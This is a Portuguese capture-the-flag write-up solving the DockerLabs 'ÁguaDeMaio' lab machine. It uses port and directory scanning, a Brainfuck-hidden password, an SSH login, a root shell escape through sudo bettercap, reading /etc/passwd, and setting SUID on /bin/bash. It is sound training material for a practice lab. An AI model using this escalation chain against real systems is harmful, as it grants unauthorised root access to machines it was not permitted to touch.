

## DockerLabs ÁguaDeMaio



**Para utilizar esta máquina devemos primeiro baixar os arquivos e assim implantá-la com Docker.**

**Baixamos o arquivo da página <https://dockerlabs.es/>**

**Para implantar o laboratório executamos da seguinte forma, para que também possamos ver que ele nos diz a direção que teremos, bem como o que fazer quando terminarmos.**

```
(root@soja)-[~]
# cd /root/dockerlabs/maq.facil/1maq.agua.de.mayo

(root@soja)-[~/dockerlabs/maq.facil/1maq.agua.de.mayo]
# bash auto_deploy.sh aguademayo.tar

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es → 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla
```

## COLETA DE INFORMAÇÕES

**nmap 172.17.0.2 -A -sS -sV -sC -Pn -T5 -P-**

```
(root@soja)-[~]
# nmap 172.17.0.2 -A -sS -sV -sC -Pn -T5 -P-
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-16 22:46 -03
Nmap scan report for wp-admin (172.17.0.2)
Host is up (0.000051s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|_  256 75:ec:4d:36:12:93:58:82:7b:62:e3:52:91:70:83:70 (ECDSA)
|_  256 8f:d8:0f:2c:4b:3e:2b:d7:3c:a2:83:d3:6d:3f:76:aa (ED25519)
80/tcp    open  http     Apache httpd 2.4.59 ((Debian))
|_ http-server-header: Apache/2.4.59 (Debian)
|_ http-title: Apache2 Debian Default Page: It works
MAC Address: 02:42:AC:11:00:02 (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8, Linux 5.0 - 5.5
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   0.05 ms wp-admin (172.17.0.2)


OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 33.73 seconds
```

**Como podemos ver só temos 2 portas abertas:**

**22/tcp open ssh OpenSSH 9.2p1 Debian**

## 80/tcp open http Apache httpd 2.4.59


Nós vamos para o endereço <http://172.17.0.2/> do navegador e podemos ver que só temos a página padrão de apache.



← → ↻ 🏠 172.17.0.2 🔍 ☆

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec >>

### Apache2 Debian Default Page

 **It works!**

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

#### Configuration Overview

Debian's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Debian tools. The configuration system is **fully documented in `/usr/share/doc/apache2/README.Debian.gz`**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Debian systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|   |-- ports.conf
|-- mods-enabled
|   |-- *.load
|   |-- *.conf
|-- conf-enabled
|   |-- *.conf
|-- sites-enabled
|   |-- *.conf
```

- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
- `ports.conf` is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.
- Configuration files in the `mods-enabled/`, `conf-enabled/` and `sites-enabled/` directories contain particular configuration snippets which manage modules, global configuration fragments, or virtual host configurations, respectively.

Vamos fazer um **fuzzing** para ver se tem pastas ocultas, com a ferramenta **gobuster**.

**gobuster dir -u <http://172.17.0.2> -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -x .txt,.php,.py,.html**

**Fazemos uma varredura de subdiretório e podemos ver que encontramos a pasta, `images` que geralmente não existe quando você tem apenas o servidor padrão.**

```
(root@soja)-[~]
# gobuster dir -u http://172.17.0.2/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -x .txt,.php,.py,.html

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://172.17.0.2/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: html,txt,php,py
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/.html (Status: 403) [Size: 275]
/images (Status: 301) [Size: 309] [→ http://172.17.0.2/images/]
/index.html (Status: 200) [Size: 11142]
/.html (Status: 403) [Size: 275]
/server-status (Status: 403) [Size: 275]
Progress: 1102795 / 1102800 (100.00%)


Finished
```

**Vamos navegar no diretório /imagem : <http://172.17.0.2/images/>**


**Quando vamos para o diretório, podemos ver que há apenas uma imagem com o nome água.**

**Vamos guarda esse nome `agua`, porque pode ser um**

possível usuário.



Vamos salvar a imagem para ver se tem algum metadados.



**exiftool agua\_ssh.jpg**

```
(root@soja)-[~/dockerlabs/maq.facil/1maq.agua.de.mayo/fotos]
# exiftool agua_ssh.jpg
ExifTool Version Number      : 13.00
File Name                    : agua_ssh.jpg
Directory                   : .
File Size                    : 51 kB
File Modification Date/Time  : 2024:11:16 22:54:01-03:00
File Access Date/Time       : 2024:11:17 00:46:15-03:00
File Inode Change Date/Time  : 2024:11:16 22:54:02-03:00
File Permissions             : -rw-r--r--
File Type                    : JPEG
File Type Extension          : jpg
MIME Type                    : image/jpeg
JFIF Version                 : 1.01
Resolution Unit              : None
X Resolution                  : 1
Y Resolution                  : 1
Image Width                  : 640
Image Height                  : 427
Encoding Process              : Baseline DCT, Huffman coding
Bits Per Sample              : 8
Color Components              : 3
Y Cb Cr Sub Sampling         : YCbCr4:2:0 (2 2)
Image Size                   : 640x427
Megapixels                   : 0.273
```

**Verificamos a imagem pensando que há algumas informações interessantes, mas não encontramos algo que pudesse nos servir.**

**Vamos ver o código fonte da página: <http://172.17.0.2/>**

```
view-source:http://172.17.0.2/index.html
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
511
512
513
514
515
516
517
518
519 <!--
520 <div>
521 <div>
522
```

**Vamos jogar esse código no chatgpt.**



**E veja temos uma possível senha: bebeaguaqueessano**

```
<!--  
+++++[>++++++>++++++>++++++>++++++  
+>++++++>++++++>++++++>++++++>++++  
++++>++++++>++++++>++++++>++++++>  
+>++++++>++++++  
+>><<<<<<<<<<<<<-]>--.>+.--.>+.--.>+++.>---.>---.>+  
+,>---.>+,,>-----.,>---.,>+.,>+++.,  
-->
```

Esse trecho é código em Brainfuck, uma linguagem de programação esotérica minimalista. Cada símbolo em Brainfuck representa uma instrução que manipula um array de memória de forma bem básica. Geralmente, códigos como este estão ocultos em comentários para passar despercebidos, talvez por diversão ou para enviar mensagens secretas.

Vou decifrar o que ele faz para você.

O código em Brainfuck decodifica a mensagem:

arduino

 Copiar código

"bebeaquaqueessano"

**Temos o que seria uma senha, mas agora não temos nome. Revisando as coisas que temos até agora, veja que temos a imagem, que tem um nome atraente. `agua_ssh.jpg` Com esta suposição, tentaremos nos conectar através do ssh.**

**Entramos nas credenciais e observamos que elas estão corretas e já estamos dentro como usuário de água.**

## Vamos entrar no ssh com possível usuário e a senha:



usuário: **agua**

senha: **bebeaguaqueessano**

**ssh agua@172.17.0.2**

**Conseguimos entrar no ssh usuário agua.**

```
(root@soja)-[~/dockerlabs/maq.facil/1maq.agua.de.mayo]
# ssh agua@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:EZNhR2ojY0vInwAg+dpLntRab/b7eRvr60vq3sn7hH8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
agua@172.17.0.2's password:
Linux c678ca065e9d 6.11.2-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.11.2-1kali1 (2024-10-15) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue May 14 17:41:58 2024 from 172.17.0.1
agua@c678ca065e9d:~$ whoami
agua
agua@c678ca065e9d:~$
```

**Uma vez dentro, devemos escalar privilégios, pois que primeiro fazemos uma `ls` e podemos ver um arquivo alpino e, em seguida, fazer um `sudo -l`. Notamos que o usuário tem a capacidade de executar um binário como root.**

```
agua@c678ca065e9d:~$ sudo -l
Matching Defaults entries for agua on c678ca065e9d:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User agua may run the following commands on c678ca065e9d:
    (root) NOPASSWD: /usr/bin/bettercap
agua@c678ca065e9d:~$
```

## sudo /usr/bin/bettercap

**Vamos executar ajuda para ver quais comandos podemos fazer e ver isso:**

```
agua@c678ca065e9d:~$ sudo /usr/bin/bettercap
bettercap v2.32.0 (built for linux amd64 with go1.19.8) [type 'help' for a list of commands]

172.17.0.0/16 > 172.17.0.2 » [05:33:09] [sys.log] [war] exec: "ip": executable file not found
in $PATH
172.17.0.0/16 > 172.17.0.2 » help

    help MODULE : List available commands or show module specific help if no module nam
e is provided.
        active : Show information about active modules.
        quit : Close the session and exit.
    sleep SECONDS : Sleep for the given amount of seconds.
    get NAME : Get the value of variable NAME, use * alone for all, or NAME* as a wi
ldcard.
    set NAME VALUE : Set the VALUE of variable NAME.
    read VARIABLE PROMPT : Show a PROMPT to ask the user for input that will be saved inside VAR
iable.
        clear : Clear the screen.
    include CAPLET : Load and run this caplet in the current session.
    ! COMMAND : Execute a shell command and print its output.
    alias MAC NAME : Assign an alias to a given endpoint given its MAC address.
```

```
172.17.0.0/16 > 172.17.0.2 » !whoami
root
172.17.0.0/16 > 172.17.0.2 » ! cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:100:101::/nonexistent:/usr/sbin/nologin
sshd:x:101:65534::/run/sshd:/usr/sbin/nologin
agua:x:1000:1000::/home/agua:/bin/bash
_lxd:x:102:104::/var/lib/lxd/:/bin/false
dnsmasq:x:103:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
172.17.0.0/16 > 172.17.0.2 » █
```

```
172.17.0.0/16 > 172.17.0.2 » ! chmod u+s /bin/bash
```

! chmod u+s /bin/bash

O comando `chmod u+s /bin/bash` altera as permissões do arquivo `/bin/bash` para adicionar o **setuid** (SUID) para o proprietário (usuário), no caso o **root**.

### O que faz esse comando:

- **setuid (SUID)**: Quando o bit **SUID** está ativado em um arquivo executável, ele faz com que o processo seja executado com os privilégios do proprietário do arquivo (geralmente **root**), não com os privilégios do usuário que executa o comando.

Com isso, qualquer usuário que execute `/bin/bash` (o shell Bash) terá os privilégios de **root**, pois o Bash será executado com os privilégios do **root**.

```
172.17.0.0/16 > 172.17.0.2 » ! chmod u+s /bin/bash  
172.17.0.0/16 > 172.17.0.2 » q  
open /proc/sys/net/ipv4/ip_forward: read-only file system  
agua@c678ca065e9d:~$  
agua@c678ca065e9d:~$ /bin/bash -p  
bash-5.2# whoami  
root  
bash-5.2#
```

somos root

R10



